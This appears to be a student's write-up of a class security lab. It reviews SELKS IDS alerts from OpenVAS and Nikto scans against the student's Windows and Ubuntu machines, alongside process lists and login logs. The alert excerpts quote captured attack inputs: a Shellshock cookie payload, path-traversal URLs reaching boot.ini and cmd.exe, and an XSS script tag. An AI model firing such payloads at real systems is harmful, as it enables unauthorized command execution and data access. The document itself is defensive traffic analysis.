svchost.exe                   2080 Services                   0     17,712 K
vmtoolsd.exe                  2092 Services                   0     23,648 K
sqlbrowser.exe                2132 Services                   0      4,348 K
```

More Windows services




```
chrome.exe                    5772 Console                    1     38,480 K
chrome.exe                    5908 Console                    1     17,584 K
cmd.exe                       5740 Console                    1      2,720 K
conhost.exe                   4660 Console                    1     15,324 K
vm3dservice.exe               1456 Console                    1      8,024 K
ApplicationFrameHost.exe      4400 Console                    1     19,656 K
chrome.exe                    1808 Console                    1     79,040 K
chrome.exe                    3996 Console                    1     49,096 K
dwm.exe                       6120 Console                    1     49,952 K
vm3dservice.exe               1244 Console                    1      7,704 K
notepad.exe                   1036 Console                    1     14,160 K
chrome.exe                    2252 Console                    1     48,956 K
chrome.exe                    4124 Console                    1    132,348 K
chrome.exe                    5948 Console                    1     16,448 K
taskhostw.exe                 7148 Console                    1     15,580 K
chrome.exe                    4140 Console                    1     36,840 K
explorer.exe                   768 Console                    1     43,740 K
dllhost.exe                   7016 Console                    1     12,916 K
chrome.exe                    7428 Console                    1     82,092 K
MpCmdRun.exe                  7732 Services                   0     10,080 K
chrome.exe                    8156 Console                    1     24,472 K
vm3dservice.exe               7612 Console                    1      7,684 K
MSASCui.exe                   5264 Console                    1     27,580 K
MSASCuiL.exe                  6448 Console                    1     13,916 K
WmiPrvSE.exe                  5476 Services                   0      9,396 K
vm3dservice.exe               3060 Console                    1      7,812 K
WmiPrvSE.exe                  5520 Services                   0     13,644 K
tasklist.exe                  7976 Console                    1      8,056 K

C:\Users\Administrator>
```




```
wlms.exe                      2172 Services                   0      3,216 K
VGAuthService.exe             2180 Services                   0     10,348 K
vm3dservice.exe               2188 Services                   0      6,152 K
svchost.exe                   2196 Services                   0     11,824 K
MsMpEng.exe                   2220 Services                   0    317,176 K
vm3dservice.exe               2584 Console                    1      8,036 K
dllhost.exe                   3192 Services                   0     12,936 K
sqlservr.exe                  3220 Services                   0    198,612 K
WmiPrvSE.exe                  3548 Services                   0     39,268 K
msdtc.exe                     3556 Services                   0      9,820 K
SQLAGENT.EXE                   460 Services                   0      8,496 K
conhost.exe                   3264 Services                   0      9,188 K
fdlauncher.exe                  80 Services                   0      4,652 K
fdhost.exe                    1272 Services                   0      6,180 K
conhost.exe                   3500 Services                   0      8,792 K
NisSrv.exe                    1304 Services                   0      9,572 K
svchost.exe                   4072 Services                   0      7,488 K
vm3dservice.exe               1044 Console                    1      8,024 K
RuntimeBroker.exe             3568 Console                    1     41,688 K
svchost.exe                   3784 Console                    1     20,556 K
sihost.exe                    3488 Console                    1     21,924 K
taskhostw.exe                 1720 Console                    1     17,304 K
explorer.exe                  4368 Console                    1    120,392 K
ShellExperienceHost.exe       4672 Console                    1    107,896 K
SearchUI.exe                  4804 Console                    1    120,180 K
ServerManager.exe              836 Console                    1    136,232 K
vmtoolsd.exe                   948 Console                    1     15,480 K
chrome.exe                    4120 Console                    1    153,320 K
chrome.exe                    4276 Console                    1      7,820 K
chrome.exe                    2484 Console                    1     56,296 K
chrome.exe                    5772 Console                    1     38,480 K
```

Lastb (old Ubuntu login attempts)




```
lastb: cannot open /var/log/btmp: Permission denied
supe@security-virtual-machine:~$ sudo lastb
[sudo] password for supe:
Alexande ssh:notty    10.4.13.5        Thu Dec  9 13:58 - 13:58  (00:00)
alexande ssh:notty    10.4.13.5        Thu Dec  9 13:57 - 13:57  (00:00)
alexande ssh:notty    10.4.13.5        Thu Dec  9 13:57 - 13:57  (00:00)
alexande ssh:notty    10.4.13.5        Thu Dec  9 13:57 - 13:57  (00:00)
alexande ssh:notty    10.4.13.5        Thu Dec  9 13:56 - 13:56  (00:00)
alexande ssh:notty    10.4.13.5        Thu Dec  9 13:55 - 13:55  (00:00)
admin    ssh:notty    10.4.13.217      Thu Dec  9 08:37 - 08:37  (00:00)
admin    ssh:notty    10.4.13.217      Thu Dec  9 08:37 - 08:37  (00:00)
vagrant  ssh:notty    10.4.13.217      Thu Dec  9 08:37 - 08:37  (00:00)
vagrant  ssh:notty    10.4.13.217      Thu Dec  9 08:37 - 08:37  (00:00)
service  ssh:notty    10.4.13.217      Thu Dec  9 08:37 - 08:37  (00:00)
service  ssh:notty    10.4.13.217      Thu Dec  9 08:37 - 08:37  (00:00)
postgres ssh:notty    10.4.13.217      Thu Dec  9 08:37 - 08:37  (00:00)
postgres ssh:notty    10.4.13.217      Thu Dec  9 08:37 - 08:37  (00:00)
root     ssh:notty    10.4.13.217      Thu Dec  9 08:37 - 08:37  (00:00)
root     ssh:notty    10.4.13.217      Thu Dec  9 08:37 - 08:37  (00:00)
msfadmin ssh:notty    10.4.13.217      Thu Dec  9 08:37 - 08:37  (00:00)
msfadmin ssh:notty    10.4.13.217      Thu Dec  9 08:37 - 08:37  (00:00)
```

Last (recent Ubuntu login attempts)



```
wtmp begins Thu Dec  9 13:22:59 2021
supe@security-virtual-machine:~$ last -20
supe     :0           :0               Sun Dec 12 19:51   still logged in
security tty2         tty2             Sun Dec 12 19:50 - 19:50  (00:00)
security tty2         tty2             Sun Dec 12 19:49 - 19:50  (00:00)
security pts/0        10.4.13.5        Sun Dec 12 19:12 - 19:49  (00:37)
reboot   system boot  5.4.0-81-generic Sun Dec 12 18:55   still running
security pts/0        10.4.13.5        Sun Dec 12 18:43 - crash  (00:12)
security pts/0        10.4.13.5        Sun Dec 12 17:46 - 17:47  (00:00)
security pts/0        10.4.13.2        Thu Dec  9 13:22 - 18:10  (04:47)

wtmp begins Thu Dec  9 13:22:59 2021
supe@security-virtual-machine:~$ 
```


My Windows system was attacked approximately 31,000 times, nearly exclusively using HTTP on port 80. My Ubuntu system was attacked approx. 23,500 times and they mainly targeted HTTP requests on port 8090.



IP Information


Sources IP		Destinations IP		Source Ports		Destinations Ports	
10.4.13.223	19108	192.168.1.114	31208	42153	859	80	54815
10.4.13.217	18024	192.168.1.115	23460	48729	803	22	26
10.4.13.203	16825	10.4.13.217	171	55817	778	3389	19
192.168.1.114	816	10.4.13.65	168	80	481	46261	7
10.4.13.65	608	10.4.13.223	147	57723	365	53989	7

The main attack tools appear to be OpenVAS, Nikto, and BurpSuite, and we can easily determine this through the information included in the HTTP Header. In addition, SELKS provides this information on their dashboard under HTTP UserAgents.



Mozilla/5.0 [en] (X11, U; OpenVAS-VT 21.4.3)	51020
() { _; OpenVASVT; } >_[$($())] { echo Content-Type: text/plain; echo; echo; PATH=/...	701
() { OpenVASVT:; }; echo Content-Type: text/plain; echo; echo; PATH=/usr/bin:/us...	683
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)	621
MICROSOFT_DEVICE_METADATA_RETRIEVAL_CLIENT	192
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck...	82
Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:004729)	52
Mozilla/5.00 (Nikto/2.1.6) (Evasions:12345678AB) (Test:004729)	43
Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)	37

Here is an image of the signatures captured by my SELKS IDS.




Top Alert Signatures

#	Signature
45768	ET SCAN OpenVAS User-Agent Inbound
1504	ET WEB_SERVER Script tag in URI Possible Cross Site Scripting Attempt
1351	ET WEB_SERVER Possible CVE-2014-6271 Attempt in HTTP Cookie
987	ET WEB_SERVER cmd.exe In URI - Possible Command Execution Attempt
977	ET WEB_SERVER /system32/ in Uri - Possible Protected Directory Access Attempt
485	ET WEB_SERVER Possible SQL Injection Attempt UNION SELECT
481	GPL WEB_SERVER 403 Forbidden
287	ET WEB_SERVER PHP tags in HTTP POST
219	ET WEB_SERVER Exploit Suspected PHP Injection Attack (cmd=)
208	GPL WEB_SERVER printenv access

Top Alert Categories

#	Category
48370	Attempted Information Leak
3956	Web Application Attack
1552	Attempted Administrator Privilege Gain
595	A Network Trojan was detected
473	access to a potentially vulnerable web application
197	Misc activity
184	Unknown Traffic
70	Potentially Bad Traffic
63	Information Leak
32	Detection of a Network Scan

The main attack signature captured by my SELKS IDS is “ET SCAN OpenVAS User-Agent Inbound”, this signature was seen attacking my Windows box 26,000 times (80% of attacks), and my Ubuntu box 20,000 times (85% of the attacks). This is indicative of someone using an HTTP request method on my systems to either retrieve unauthorized data (/etc/shadow/) or exploit bash to gain unauthorized access (bypass environment restrictions). The alert caught by SELKS displays lots of info about the attack/scan. In the images below you can see where the HTTP request came, the ports it transited through, as well as the HTTP GET request that the OpenVAS scanner created and sent to my machine. Additionally, you can see that my machine rejected this request due to the 404 error it responded with. This malicious code specifically tried to gain access to the Windows boot.ini file (text file containing boot options and BIOS settings). If the attackers were able to access the boot.ini file they could edit BIOS systems and possibly boot-orders to compromise the system startup process. Because of these possible consequences I believe that this attack has the most potential for damage.




ALERT: ET SCAN OpenVAS User-Agent Inbound

Timestamp	2021-12-09T08:36:01.094152-0700	**Signature**	ET SCAN OpenVAS User-Agent Inbound
Sensor	SELKS	**Category**	Attempted Information Leak
Protocol	TCP	**Signature ID**	1: 2012726 :6
Source	10.4.13.217:55253	**Severity**	2
Destination	192.168.1.114:80		
In Interface	ens224		
Flow ID	296312518045526		

HTTP

Hostname:	10.4.13.60
Http Content Type:	text/html
Http Method:	GET
Http User Agent:	Mozilla/5.0 [en] (X11, U; OpenVAS-VT 21.4.3)
Length:	1219
Protocol:	HTTP/1.1
Status:	404
Url:	/CrystalReportWebFormViewer/crystalimagehandler.aspx?dynamicimage=../../../../../../../../boot.ini
User Agent.Device:	Other
User Agent.Major:	21
User Agent.Minor:	4
User Agent.Name:	OpenVAS Scanner

Here is an example of another attack : OpenVAS attempting to execute CVE 2014-6271 on my Ubuntu system using HTTP POST.




ALERT: ET WEB_SERVER Possible CVE-2014-6271 Attempt in HTTP Cookie

Timestamp	2021-12-08T17:30:26.450783-0700	**Signature**	ET WEB_SERVER Possible CVE-2014-6271 Attempt in HTTP Cookie
Sensor	SELKS	**Category**	Attempted Administrator Privilege Gain
Protocol	TCP	**Signature ID**	1: 2019239 :5
Source	10.4.13.223:38315	**Severity**	1
Destination	192.168.1.115:80		
In Interface	ens224		
Flow ID	1628060204062860		

Payload

```
POST / HTTP/1.1..Host: 10.4.13.60:8090..User-Agent: Mozilla/5.0 [en] (X11, U; OpenVAS-VT
21.4.3)..Cookie: () { _; OpenVASVT; } >_[$($())] { echo Content-Type: text/plain; echo;
echo; PATH=/usr/bin:/usr/local/bin:/bin; export PATH; id; }..Connection: close..Accept:
*/*....
```

This CVE 2014-6271 attempts to exploit an error in Bash string processing to give remote attackers a non-regular environment in which they can execute their code. This ignores user privilege. This vulnerability is patched after GNU Bash 4.3 so the actual danger in this attack was not as significant.




CVE-ID	
CVE-2014-6271	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

GNU Bash through 4.3 processes trailing strings after function definitions in the values of environment variables, which allows remote attackers to execute arbitrary code via a crafted environment, as demonstrated by vectors involving the ForceCommand feature in OpenSSH sshd, the mod_cgi and mod_cgid modules in the Apache HTTP Server, scripts executed by unspecified DHCP clients, and other situations in which setting the environment occurs across a privilege boundary from Bash execution, aka "ShellShock." NOTE: the original fix for this issue was incorrect; CVE-2014-7169 has been assigned to cover the vulnerability that is still present after the incorrect fix.

Another attack that was prominent on my systems was attempted Cross Site Scripting Injections.



ALERT: ET WEB_SERVER Script tag in URI Possible Cross Site Scripting Attempt

Timestamp	2021-12-09T22:31:47.856414-0700	**Signature**	ET WEB_SERVER Script tag in URI Possible Cross Site Scripting Attempt
Sensor	SELKS	**Category**	Web Application Attack
Protocol	TCP	**Signature ID**	1: 2009714 :8
Source	10.4.13.65:59477 ▾	**Severity**	1
Destination	192.168.1.114:80 ▾		
In Interface	ens224		
Flow ID	710911144975535		


HTTP

Hostname:	10.4.13.60
Http Content Type:	text/html
Http Method:	GET
Http User Agent:	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Length:	1898
Protocol:	HTTP/1.1
Status:	404
Url:	/we2k59fn.aspx?<script>document.cookie=%22testqfqn=8938;%22</script>
User Agent.Device:	Other

The XSS attacks tried to perform a variety of functions but the one pictured tried running a script to steal cookie data from the system. The attacker is attempting this using an HTTP GET request that then interacts with the system trying to steal other information. Notice the reliance on very old webBrowsers, I believe that this is indicative of older systems being more vulnerable compared to newer and patched machines; because of this I do not think these attacks were too risky on my system.

The “ET WEB_SERVER Possible SQL Injection Attempt UNION SELECT” signature detected by SELKS above indicates that someone attacked my systems using SQL Injection. I would have expected other people to scan my database and possibly compromise it using SQLMap, however, upon in-depth inspection every SQL Injection attempt came from my own attempts to scan my systems vulnerabilities and none of my classmates attacked my SQL DB. Got lucky I guess.

The other attack vectors, such as the one that includes cmd.exe in the URI (ET WEB_SERVER cmd.exe in URI Possible Command Execution) or includes /system32/ in the URI (ET WEB_SERVER /system32/ in URI Possible Protected Directory) seem much more dangerous options because they would give the attacker a root/shell console with which they can do anything. These attacks all source from the Nikto Tool and were unsuccessful in compromising the paths to those secure shells.
You can see attempted attacks below.



ALERT: ET WEB_SERVER cmd.exe In URI - Possible Command Execution Attempt

Timestamp	2021-12-10T16:24:24.291629-0700	**Signature**	ET WEB_SERVER cmd.exe In URI - Possible Command Execution Attempt
Sensor	SELKS	**Category**	Attempted Information Leak
Protocol	TCP	**Signature ID**	1: 2009361 :8
Source	10.4.13.217:47836	**Severity**	2
Destination	192.168.1.115:80		
In Interface	ens224		
Flow ID	1214397198898282		

HTTP

Hostname:	10.4.13.60
Http Content Type:	text/html
Http Method:	GET
Http User Agent:	Mozilla/5.00 (Nikto/2.1.6) (Evasions:None) (Test:003302)
Length:	272
Protocol:	HTTP/1.1
Status:	404
Url:	/_vti_bin/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir